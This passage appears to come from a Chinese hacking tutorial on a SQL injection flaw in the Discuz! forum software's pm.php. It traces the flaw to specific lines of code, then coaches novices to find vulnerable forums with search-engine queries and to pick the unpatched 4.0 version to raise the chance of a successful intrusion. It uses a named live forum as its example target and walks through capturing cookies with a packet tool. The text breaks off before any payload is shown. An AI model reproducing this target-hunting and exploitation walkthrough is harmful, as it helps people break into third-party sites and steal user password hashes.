破X的服务器也不是什么难事，并且把欠钱在论坛的MD5密码散列发了出来。这下可把欠钱吓个半死。经过多方检查才得知原来Discuz！还有新的漏洞，其实这个漏洞在圈子里已经被人拿来卖了很久了，但是却迟迟没有公布，后来官方又

悄悄的推出了补丁却也没有怎么提到这个漏洞。


我们先来简单分析一下漏洞的成因：漏洞出现在pm.php文件的第190行左右，当满足变量$msgto不为空并且$msgtobuddys是数组的话，就把$msgtobuddys的值赋给$msgto。然后我们来到第225行，这里程序用了一个循环把$msgto的值依次赋给$uids，往下的231行里就直接把$uids带入到了SQL语句里查询，漏洞就形成了。感兴趣的朋友可以自己看看代码，在这里就不详细分析了，下面我们进入小菜们最关心的问题——如何利用？


我们使用搜索引擎来寻找目标，推荐使用yahoo或者google来搜索“Powered by Discuz! 4.0.0”或者“Discuz!”就可以找到很多目标，如图1。


**小提示：**

因为官方只提供了5.0和4.1版本的补丁，而对于4.0版本的补丁并没有提供，所以我们直接搜索4.0版本的论坛可以大大提高入侵的成功率。还有根据本人经验，成功率应该是4.0的最高，其次是4.1，最后是5.0版本。

5.0版本和4.x版本的暴密码方式有些不同，我们先以5.0版本为例。我们以冰点极限论坛为例来进行测试http://bbs.icehack.org/index.php。首先需要注册一个用户，怎么注册就不用我多说了吧。接着我们使用这个注册用户登录论坛，单击“短消息”进入短消息页面，如图2。然后就要开始抓取cookie了，打开抓包工具WSockExpert，单击工具左上方的文件夹图标，在弹出的对话框中选择短消息页面所在的IE，最后单击“打开”，如图3。接着我们在IE里按F5刷新页面，就可以看到WSockExpert里已经捕获了数据，我们在众多数据中找到任意一个状态是send的数

